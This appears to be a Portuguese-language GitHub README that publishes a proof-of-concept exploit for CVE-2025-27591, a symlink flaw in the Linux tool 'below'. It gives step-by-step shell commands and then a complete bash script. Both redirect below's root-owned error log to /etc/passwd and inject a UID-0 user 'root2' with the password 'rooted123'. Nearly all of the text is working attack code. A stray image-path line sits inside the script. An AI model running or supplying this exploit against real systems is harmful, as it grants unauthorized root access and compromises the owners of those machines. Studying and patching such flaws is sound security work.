 visaicyber/cve-2025-27591-below-
Escalação de privilégios local via `below` (CVE-2025-27591) - PoC Exploit

Below é uma ferramenta Linux para registrar e exibir dados do sistema, como utilização de hardware e métricas de cgroups.
Em versões anteriores à v0.9.0, o serviço systemd do Below é executado com privilégios de root e cria diretórios e arquivos de log com permissão de escrita global em /var/log/below. Essa configuração insegura permite ataques de symlink que possibilitam a um usuário local sem privilégios escalar privilégios para root.
Este problema recebeu o identificador CVE-2025-27591.
O upstream corrigiu na versão v0.9.0.
/var/log/below/var/log/below tenha permissões 0777 em tempo de execução./var/log/below/error_root.log com permissões 0666./etc/passwd).Esse comportamento contorna o endurecimento protected_symlinks do kernel porque o sticky bit não é aplicado.
Ao apontar error_root.log para /etc/passwd, podemos injetar um novo usuário root com uma senha conhecida.
Passo 1: Crie um backup de /etc/passwd.
Sempre faça backup antes de modificar arquivos do sistema:
cp /etc/passwd /tmp/passwd.bak
Passo 2: Gere uma entrada de usuário maliciosa
HASH=$(openssl passwd -6 'rooted123')
echo "root2:$HASH:0:0:root:/root:/bin/bash" > /tmp/payload
Passo 3: Crie um symlink para o log vulnerável
rm -f /var/log/below/error_root.log
ln -s /etc/passwd /var/log/below/error_root.log
Passo 4: Acione a criação do log
sudo /usr/bin/below replay --time "invalid" >/dev/null 2>&1
Passo 5: Sobrescreva /etc/passwd
cat /tmp/payload > /var/log/below/error_root.log
Passo 6: Alterne para o novo usuário root
su root2
# password: rooted123
#!/bin/bash
# CVE-2025-27591 Exploit - Privilege Escalation via 'below'

TARGET="/etc/passwd"
LINK_PATH="/var/log/below/error_root.log"
TMP_PAYLOAD="/tmp/payload"
BACKUP="/tmp/passwd.bak"


echo "[*] CVE-2025-27591 Privilege Escalation Exploit"

# Check for sudo access to below
echo "[*] Checking sudo permissions..."
if ! sudo -l | grep -q '/usr/bin/below'; then
  echo "[!] 'below' is not available via sudo. Exiting."
  exit 1
fi

# Backup current /etc/passwd
echo "[*] Backing up /etc/passwd to $BACKUP"
cp /etc/passwd "$BACKUP"

# Generate password hash for 'root2' user (password: rooted123)
echo "[*] Generating password hash..."
HASH=$(openssl passwd -6 'rooted123')

# Prepare malicious passwd line
echo "[*] Creating malicious passwd line..."
echo "root2:$HASH:0:0:root:/root:/bin/bash" > "$TMP_PAYLOAD"

# Create symlink
echo "[*] Linking $LINK_PATH to $TARGET"
rm -f "$LINK_PATH"
ln -sf "$TARGET" "$LINK_PATH"

# Trigger log creation with invalid --time to force below to recreate the log
echo "[*] Triggering 'below' to write to symlinked log..."
sudo /usr/bin/below replay --time "invalid" >/dev/null 2>&1

# Overwrite passwd file via symlink
echo "[*] Injecting malicious user into /etc/passwd"
cat "$TMP_PAYLOAD" > "$LINK_PATH"

# Test access
echo "[*] Try switching to 'root2' using password: rooted123"
su root2